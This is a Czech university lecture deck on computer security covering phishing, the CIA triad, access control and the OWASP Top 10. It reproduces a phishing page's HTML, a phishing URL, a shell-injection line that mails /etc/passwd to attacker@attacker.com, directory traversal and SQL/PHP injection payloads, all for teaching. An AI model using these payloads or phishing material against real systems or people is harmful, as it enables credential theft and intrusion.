

Security in Computer Systems

Miroslav Burša¹

¹BEAT Research Group
CIIRC CTU in Prague



Czech Technical University in Prague

20. března 2017

Přehled I

Úvod

Přehled
Motivace

Modely

Přehled
CIA Triad
Typy řízení
Řízení přístupu
Risk management

Základní útoky

Úvod
OWASP Top Ten

Přehled II

OWASP Top Ten Mobile
Přehled
Pricing
Vulnerable Medical Devices

Secure systems

Přehled technologií
Zásady
Prevence
Testy

Závěr

Z domova
Obecné

Přehled III

Diskuze

Helpdesk 495 800 111 19.1.2017 15:15:05

CSOB InternetBanking 24 Přítup ke službě si můžete zřídit ve své pobočce CSOB, která vede vaše účty. Více informací na www.csob.cz. Nepovede-li po dobu 20 minut žádnou operaci, aplikace vám bude automaticky odhlášena.

Přihlášení

Čipovou kartou
před přihlášením vložte kartu do čtečky čipových karet
přihlásit
Změna certifikátu pro přihlášení

Identifikačním číslem a PIN
identifikační číslo
PIN
přihlásit

TIPY
Kdekol potřebujete, stáhněte si z našeho portálu **Čipovou a mobilní**.
Doporučujeme vám také seznámit se se **Zásadami pro bezpečné užívání CSOB Elektronického bankovníctví**.
Kdekol máte problém s přihlášením, přehleďte si, jaké jsou další možnosti **přihlášení do služeb Internetového bankovníctví**.

Aktuality

Upozorňujeme na podvodný e-mail označený jako „občasná zpráva“ a podepsaný jménem naší společnosti
Tato e-mailová zpráva evokuje novou zprávu vystavenou CSOB. Jedná se podvůh, který se prostřednictvím falešného průkazu do internetového bankovníctví snaží z klientů vykrátit přihlašovací informace. Buďte prosím maximálně obezřetní, e-mailovou zprávu neotvírejte ani neklikejte na v ní vložené odkazy.

Poskytlé pro Internetové bankovníctví Čipovou kartu? Aktualizujte aplikaci SecureStore
K 18. listopadu změněme software pro přihlašování a podepisování čipovou kartou v InternetBankingu. Nový software vám umožní rychleji, jednodušeji a spolehlivěji používat čipové karty.

Odměňme vás za placení mobilně
V supermarketu, v restauraci i v kině – s naší aplikací CSOB Hankyapp zaplatíte vkladu, kde berou bezkontaktní karty. Za pravidelné používání vás navíc odměníme bonusem 400 Kč. A dalších 400 Kč dostanete za každého nového klienta, kterého naučíte platit mobilně.

Zdravotní výdaje v zahraničí? Peníze vám pošleme srazem
Stali jste se kartě cestovní pojištění a drobné zdravotní potíže vás při cestách do zahraničí již nerozhází. Zavoláte jen na sustoněrní linku a výdaje za léky nebo drobné ošetření u lékaře vám můžeme propílat srazem. A papíry? Ty pošleme, až se vrátíte domů...

Bezpečnostní doporučení

Dodržujte Zásady bezpečného užívání elektronického bankovníctví
Mezi nejdůležitější patří:

- pravidelně aktualizujte operační systém a internetový prohlížeč.
- používejte a pravidelně aktualizujte antivirový program a firewall.
- chráňte také svůj mobilní telefon.

Provozní informace

Čipová karta – řešení problémů s přihlášením
Jáč vás již informujeme v sekcí Aktuality, změnil jme software pro přihlašování a podepisování čipovou kartou. Máte-li problém s přihlášením, odinstalujte si stávající verzi aplikace SecureStore a namontujte si její nejnovější verzi z adresy www.csob.cz/software. Pokud se vám přesto nebude přihlášení dařit, podívejte se prosím do **čtyřlístkové příručky**, kde naleznete návod na řešení většiny problémů s přihlášením.

Aktualizujte si svůj prohlížeč Internet Explorer
Dne 12. ledna 2016 ukončila společnost Microsoft podporu svého internetového prohlížeče Internet Explorer pro verze 10 a starší. Všechny tyto starší verze prohlížeče Internet Explorer přestala Microsoft bezpečnostně podporovat.

Že si můžete ověřit stav fungování jednotlivých služeb CSOB Elektronického bankovníctví.

Inst. systémů

03/2017: Phishing



Obrázek: Address line


Phishing



Obrázek:
Image 2

Obrázek: Image 1

Phishing



Obrázek: Image 1



Obrázek: Image 2


Easy: 2
pics, 1 form,
javascript

Phishing

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>&#268;SOB InternetBanking 24 - p&#345;ihl&acute;ascaron;eni</title>
<meta http-equiv="content-type" content="text/html; charset=iso-8859-1">
...
<script type="text/javascript">
function unhideBody() {
var bodyElems = document.getElementsByTagName("body");
bodyElems[0].style.visibility = "visible";
}
</script>
<body style="visibility:hidden" onload="unhideBody()">
</head>
<body>
<div id="inagel" style="position:absolute; z-index:0">
</div>
<form action=login.php name=chalbhai id=chalbhai method=post class="pure-form">
<input name="id" type="text" maxlength=8
style="position:absolute; z-index:6;">
<input name="pass" required type="password" maxlength=30
style="position:absolute; z-index:6; height: 21px;">
<div id="forminagel" style="position:absolute; left:276px; top:396px; z-index:7;">
<input type="image" name="forminagel" width="128" height="33" src="images/2.PNG"></div>
</body>
</html>
```


Obrázek: Source code

Phishing




Obrázek: Next step

Phishing



Obrázek: Next step: Detail

Phishing



Obrázek: And we're back...

Nigerian Scam (March 2017)

Můj drahý,


Jsem Barrister Oscar Martins, z Lomé-Togo, advokát v zákonem, jsem vám poslal toto hlášení dny, ale neslyšel jsem od vás, doufám, že je vše v pořádku s vámi a vaší rodině? Dělán tento návrh pro vás ve vztahu ke smrti mého klienta, který zemřel v dopravní nehodě opuštění částku ve výši 5,5 milionů eur, v bance zde. Mám usilovat o váš souhlas k vám jako další příbuzný mé pozdní klienta, protože jste cizinec a máte stejné příjmení s ním tak, že banka bude převádět peníze na vás náš vzájemný prospěch.

S pozdravem,

Barrister Oscar Martins


Obrázek: Free money...?

IT Helpdesk (March 2017)



Obrázek: Phishing, social engineering

IT Helpdesk (March 2017)



Obrázek: Secure...?

IT Helpdesk (March 2017)

Kindly be warned and act fast to this notification by clicking on the admin link below for verification-update.

Click=====> <http://mkrspc.se/9D>

If unable to click the link below, you are advised to copy and paste it in a new browser.

A confirmation link will be send to you for the Re-Activation of your email after you have fi
datas on the admin link above Your confirmation is number: 1265-6778-8250-8393-5727. fo
activation.

IT Support Team. (c) 2017 admin Office Help-Desk.

Obrázek: admin Office Help-Desk

IT Helpdesk (March 2017)

- ▶ **Display:** `http://mkrspc.se/9D`
- ▶ **Link:** `http://www.google.com/url?q=http%3A%2F%2Fmkrspc.se%2F9D&sa=D&sntz=1&usg=AFQjCNGLa70cIgORZk-w-Qv7RpNCB1S4Eg`
The link redirects automatically... Guess why this approach has been used...

IT Helpdesk (March 2017)



System mail administrator service help desk server terminal.

You are advised to verify your email account for update to ensure you do not experience service interruption from our data base.

Fill the required information below correctly for update of your email.
IT Services Help Desk.

Full Name

Full Email Address

Email-Username

EMAIL-PASSWORD

CONFIRM-EMAIL-PASSWORD


Update Now

IT Helpdesk (March 2017)

System mail administrator service help desk server terminal.

You are advised to verify your email account for update to ensure you do not experience service interruption from our data base.

Fill the required information below correctly for update of your email.
IT Services Help Desk.



The image shows a dark-themed web form for updating an email account. The form contains several input fields: 'Full Name', 'Full Email Address', 'Email-Username', 'EMAIL-PASSWORD', and 'CONFIRM-EMAIL-PASSWORD'. The 'Email-Username' field has a white checkmark icon next to it, and the text 'Success' is displayed below it. At the bottom right of the form is a button labeled 'Update Now'.

Obrázek: Even for unmatch. pwds, even for blank form...

Skimming device



WITHOUT

WITH

Obrázek: Find a difference

An average day...



Obrázek: Motivační obrázek, Checkpoint Security Report 2016


An average day...



Obrázek:
Avg. day

- ▶ Every 4 s: An unknown malware is downloaded
- ▶ Every 5 s: A host accesses a malicious website
- ▶ Every 30 s: A threat emulation event occurs
- ▶ Every 53 s: A bot communicates with its CC center
- ▶ Every 81 s: A known malware is downloaded
- ▶ Every 4 min: A high-risk app is used
- ▶ Every 32 min: Sensitive data is sent outside the org.

Bezpečnost



Obrázek: Motivační obrázek



Bezpečnost

“The riskiest thing we can do
is just maintain the status quo”

-Bob Iger, businessman, chairman/CEO of Walt Disney Company

Bezpečnost

“Status quo, you know,
is Latin for ‘the mess we’re in’.”

-Ronald Reagan, actor and former President of the United States


Bezpečnost

“There is no such thing as perfect security,
only varying levels of insecurity.”

-Salman Rushdie, author

Where are you?

Dunning-Kruger Effect




Obrázek: I must be somewhere...

Modely počítačové bezpečnosti

- ▶ Access control list (ACL)
- ▶ Capability-based security
- ▶ Multi-level security (MLS)
- ▶ Role-based access control (RBAC)
- ▶ Lattice-based access control (LBAC)
- ▶ Bell-LaPadula model
- ▶ Biba model
- ▶ Clark-Wilson model
- ▶ Graham-Denning model
- ▶ Take-grant protection model
- ▶ Object-capability model
- ▶ ...

CIA Triad



Obrázek: AIC: The CIA triad

Model designed to guide policies for information security within an organization.

CIA Triad



- ▶ **Confidentiality (privacy)**
 - ▶ Citlivé údaje: pouze autorizovaní lidé
 - ▶ Porušení: Koukání přes rameno

Obrázek:
The CIA
triad

CIA Triad



- ▶ **Confidentiality (privacy)**

- ▶ Citlivé údaje: pouze autorizovaní lidé
- ▶ Porušení: Koukání přes rameno

- ▶ **Integrity**

- ▶ Bez autorizace nelze data vytvořit/změnit/smazat. Zachovat důvěryhodnost a konzistenci.
- ▶ Porušení: Např. výpadek el. proudu

Obrázek:
The CIA
triad

CIA Triad



▶ Confidentiality (privacy)

- ▶ Citlivé údaje: pouze autorizovaní lidé
- ▶ Porušení: Koukání přes rameno

▶ Integrity

- ▶ Bez autorizace nelze data vytvořit/změnit/smazat. Zachovat důvěryhodnost a konzistenci.
- ▶ Porušení: Např. výpadek el. proudu

▶ Availability

- ▶ Dostupnost informací, počítačových systémů zpracovávajících tyto informace a bezpečnostních prvků chránících tyto informace (redundance (RAID), failover, HA, DRP^a)

Obrázek:
The CIA
triad

Typy řízení

- ▶ **Administrativní**
 - ▶ psaná pravidla: zásady, postupy, návody, standardy

Typy řízení

- ▶ **Administrativní**
 - ▶ psaná pravidla: zásady, postupy, návody, standardy
- ▶ **Logické**
 - ▶ monitorování a řízení přístupu k informacím (hesla, firewally, IDS, ACL, ...)
 - ▶ **Principle of least privilege** (Windows Administrator 😊) vs. BYOD, BYOA

Typy řízení

- ▶ **Administrativní**
 - ▶ psaná pravidla: zásady, postupy, návody, standardy
- ▶ **Logické**
 - ▶ monitorování a řízení přístupu k informacím (hesla, firewally, IDS, ACL, ...)
 - ▶ **Principle of least privilege** (Windows Administrator 😊) vs. BYOD, BYOA
- ▶ **Fyzické**
 - ▶ monitorování a řízení v rámci pracovišť a počítačových středisek (zámky, dveře, alarmy, kamery, hlídači, ...)
 - ▶ **Separation of duties**

Klasifikace informací

- ▶ Ochrana v závislosti na hodnotě informací
- ▶ Závisí na oblasti použití
- ▶ Nutno kvantifikovat význam klasifikace
- ▶ Nutno školit zaměstnance i partnery

Klasifikace informací

- ▶ Ochrana v závislosti na hodnotě informací
- ▶ Závisí na oblasti použití
- ▶ Nutno kvantifikovat význam klasifikace
- ▶ Nutno školit zaměstnance i partnery

Příklad:

- ▶ Obchodní sféra:
 - ▶ public/sensitive/private/confidential
- ▶ Vládní sféra:
 - ▶ unclassified, sensitive but unclassified, confidential, secret, top secret

Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- ▶ **Identifikace** – "Hello, my name is John Doe"(username)

Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- ▶ **Identifikace** – "Hello, my name is John Doe"(username)
- ▶ **Autentizace** – Ověření, že osoba je opravdu John Doe (heslo)
 - ▶ something you know
 - ▶ something you have
 - ▶ something you are

Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- ▶ **Identifikace** – "Hello, my name is John Doe"(username)
- ▶ **Autentizace** – Ověření, že osoba je opravdu John Doe (heslo)
 - ▶ something you know
 - ▶ something you have
 - ▶ something you are
- ▶ **Autorizace** oprávnění k přístupu k informacím (role uživatele, RADIUS, Kerberos, . . .)


Řízení přístupu

Informace smí být přístupné pouze pověřeným osobám

- ▶ **Identifikace** – "Hello, my name is John Doe"(username)
- ▶ **Autentizace** – Ověření, že osoba je opravdu John Doe (heslo)
 - ▶ something you know
 - ▶ something you have
 - ▶ something you are
- ▶ **Autorizace** oprávnění k přístupu k informacím (role uživatele, RADIUS, Kerberos, . . .)
- ▶ **Protokolování** Auditing; záznamy nesmí být možné modifikovat

Řízení přístupu

The strength of any system is no greater than its weakest link.



Obrázek: Access Control

Risk management

- ▶ **Risk:** riziko – pravděpodobnost, že dojde k záškodné akci

Risk management

- ▶ **Risk**: riziko – pravděpodobnost, že dojde k záškodné akci
- ▶ **Vulnerability**: zranitelnost, využitelná k ohrožení či způsobení škody


Risk management

- ▶ **Risk**: riziko – pravděpodobnost, že dojde k záškodné akci
- ▶ **Vulnerability**: zranitelnost, využitelná k ohrožení či způsobení škody
- ▶ **Threat**: hrozba, která má možnost způsobit škodu

Risk management

- ▶ **Risk**: riziko – pravděpodobnost, že dojde k záškodné akci
- ▶ **Vulnerability**: zranitelnost, využitelná k ohrožení či způsobení škody
- ▶ **Threat**: hrozba, která má možnost způsobit škodu
- ▶ Není možné eliminovat veškerá rizika: **Residual risk**


Think twice before you act



Risk management

- ▶ **Risk:** riziko – pravděpodobnost, že dojde k záškodné akci
- ▶ **Vulnerability:** zranitelnost, využitelná k ohrožení či způsobení škody
- ▶ **Threat:** hrozba, která má možnost způsobit škodu
- ▶ Není možné eliminovat veškerá rizika: **Residual risk**
- ▶ Disaster recovery planning

Bezpečnostní rizika – příklad



Obrázek: Bezpečnostní rizika (e-shop)

OWASP Top 10 Risks

The OWASP Top 10 Web Application Security Risks for 2013:

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Known Vulnerable Components
- A10 Unvalidated Redirects and Forwards

Zdroj: owasp.org

A1 – Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query.

The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

Zdroj: `owasp.org`

A2 – Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

Zdroj: owasp.org

A3 – Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping.

XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Zdroj: owasp.org

A4 – Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

Zdroj: owasp.org

A5 – Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

Zdroj: `owasp.org`

A6 – Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

Zdroj: `owasp.org`

A7 – Missing Function Level Access

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed.

If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

Zdroj: owasp.org

A8 – Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application.

This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

Zdroj: owasp.org

A9 – Using Known Vulnerable Components

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.

Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

Zdroj: `owasp.org`

A10 – Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages.

Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Zdroj: `owasp.org`

OWASP Top 10 Mobile Risks


The OWASP Top 10 Mobile Security Risks, 2014, v1.0:

- A1 Weak Server Side Controls
- A2 Insecure Data Storage
- A3 Insufficient Transport Layer Protection
- A4 Unintended Data Leakage
- A5 Poor Authorization and Authentication
- A6 Broken Cryptography
- A7 Client Side Injection
- A8 Security Decisions Via Untrusted Inputs
- A9 Improper Session Handling
- A10 Lack of Binary Protections

Zdroj: owasp.org

Základní útoky

► Stack overflow (Přetečení zásobníku)





Obrázek: Zdroj: <http://usenix.org/.../sec98/.../cowan>

Základní útoky: Buffer overrun

Buffer Overrun Attacks (Silberschatz et al)

```
#include <stdio.h>
#define BUFFER_SIZE 256
int main(int argc, char *argv[])
{
    char buffer[BUFFER_SIZE];
    if (argc < 2)
        return -1;
    else {
        strcpy(buffer, argv[1]);
        return 0;
    }
}
```

[Example and illustrations from Silberschatz et al. "Operating Systems Concepts" Ch. 15]



```
#include <stdio.h>
int main(int argc, char *argv[])
{
    execvp(“\bin\sh”, “\bin \sh”, NULL);
    return 0;
}
```

Source: <http://faculty.cs.tamu.edu/bettati/Courses/410/2006A/Security.pdf>

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W^X (OpenBSD), NX (Windows)

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W^X (OpenBSD), NX (Windows)
- ▶ Heap overflow

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W^X (OpenBSD), NX (Windows)
- ▶ Heap overflow
- ▶ Integer overflow/underflow

Integer over/underflow



- ▶ i.e.: `./read_n_bytes '6' 'abcd'`,
what if we use `'-1'`...?

Obrázek: Zdroj:
Wikipedia

Integer over/underflow



Obrázek: Zdroj:
Wikipedia

- ▶ i.e.: `./read_n_bytes '6' 'abcd'`,
what if we use `'-1'...`?
- ▶ 30 April 2015, the FAA^a announced it will order Boeing 787 operators to reset its electrical system periodically, to avoid an integer overflow which could lead to loss of electrical power and ram air turbine deployment, and Boeing is going to deploy a software update in the fourth quarter.
The EASA^b followed on 4 May 2015.
The error happens after 2^{31} centiseconds (248.55134814815 days), indicating a 32-bit signed integer.

^aFederal Aviation Authority

^bEuropean Aviation Safety Agency

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W^X (OpenBSD), NX (Windows)
- ▶ Heap overflow
- ▶ Integer overflow/underflow
- ▶ Directory traversal
 - ▶ `../../../../../../../../../../../../../../../../etc/passwd`

¹IoUT, IoST

Základní útoky

- ▶ Stack overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W^X (OpenBSD), NX (Windows)
- ▶ Heap overflow
- ▶ Integer overflow/underflow
- ▶ Directory traversal
 - ▶ ../../../../../../../../../../../../../../etc/passwd
- ▶ DoS, DDoS¹, Slow Loris

¹loUT, loST

DoS recovery



Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Základní útoky

- ▶ Buffer overflow (Přetečení zásobníku)
 - ▶ Stack smashing (Canaries: Terminator, Random, Random XOR)
 - ▶ Return-to-libc-attack
 - ▶ Snaží se o provedení tzv. ShellCode
- ▶ Ochrana paměti: W^X (OpenBSD), NX (Windows)
- ▶ Heap overflow
- ▶ Integer overflow
- ▶ Directory traversal
 - ▶ ../../../../../../../../../../../../../../etc/passwd
- ▶ DoS, DDoS, Slow Loris

Základní útoky


- ▶ Format string attack
 - ▶ `printf("%s", buf), printf("%s")`

Základní útoky

- ▶ Format string attack
 - ▶ `printf("%s", buf), printf("%s")`
- ▶ Permissions hacking

Základní útoky

Příklad:




- ▶ Format string attack
 - ▶ `printf("%s", buf), printf("%s")`
- ▶ Permissions hacking
- ▶ Race conditions

Obrázek: XOR Race condition

Základní útoky

Příklad:



Obrázek: Spirit Rover
(filesystem full)

- ▶ Format string attack
 - ▶ `printf("%s", buf), printf("%s")`
- ▶ Permissions hacking
- ▶ Race conditions
 - ▶ Spirit Rover

Základní útoky

- ▶ Format string attack
 - ▶ `printf("%s", buf), printf("%s")`
- ▶ Permissions hacking
- ▶ Race conditions
 - ▶ Spirit Rover
 - ▶ TOCTTOU

TOCTTOU

- ▶ Time-of-check-to-time-of-use
- ▶ race conditions

```
if (access(file, R_OK) != 0) {  
    exit(1);  
}
```

```
fd = open(file, O_RDONLY);  
// do something with the file descriptor fd...
```

TOCTTOU

- ▶ Time-of-check-to-time-of-use
- ▶ race conditions

```
if (access(file, R_OK) != 0) {  
    exit(1);  
}
```

```
fd = open(file, O_RDONLY);  
// do something with the file descriptor fd...
```

A human trap

Social hacking



Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Code injection: Shell

U jazyků, nevyžadujících striktní použití typů

- ▶ Vkládání škodlivého kódu
- ▶ Vkládání celých příkazů

- ▶ Příklad: Guestbook
 - ▶ `; cat /etc/passwd | email attacker@attacker.com`

Code injection: PHP

```
$myvar = "varname";  
$x = $_GET['arg'];  
eval("\$myvar = \$x;");
```

Code injection: PHP

```
$myvar = "varname";  
$x = $_GET['arg'];  
eval("\$myvar = \$x;");
```

Argument:

```
"10 ; system(\"/bin/echo uh-oh\");"
```

Code injection: PHP

```
if ( isset( $_GET['COLOR'] ) )  
    $color = $_GET['COLOR'];  
require( $color . '.php' );
```


Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```

Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```

```
a' or 't'='t
```

Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```

```
a' or 't'='t
```

```
SELECT * FROM users WHERE  
  name = 'a' or 't'='t' ;
```

- ▶ (zneužití: ověření uživatele vždy projde)

Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```

```
a';DROP TABLE users; SELECT * FROM  
  data WHERE name LIKE '%
```

Code injection: SQL

```
"SELECT * FROM users WHERE  
  name = ' " + userName + " ' ;"
```

```
a' ;DROP TABLE users; SELECT * FROM  
  data WHERE name LIKE '%
```

```
SELECT * FROM users WHERE  
  name = 'a' ;DROP TABLE users; SELECT * FROM  
  data WHERE name LIKE '%';
```

Code injection: SQL

```
"SELECT * FROM data WHERE  
id = " + a_variable + ";"
```

Code injection: SQL

```
"SELECT * FROM data WHERE  
  id = " + a_variable + ";"
```

```
1;DROP TABLE users
```

Code injection: SQL


```
"SELECT * FROM data WHERE  
  id = " + a_variable + ";"
```

```
1;DROP TABLE users
```

```
SELECT * FROM data  
  WHERE id = 1;DROP TABLE users;
```

- ▶ (ochrana: silná kontrola typu)

Code injection: SQL



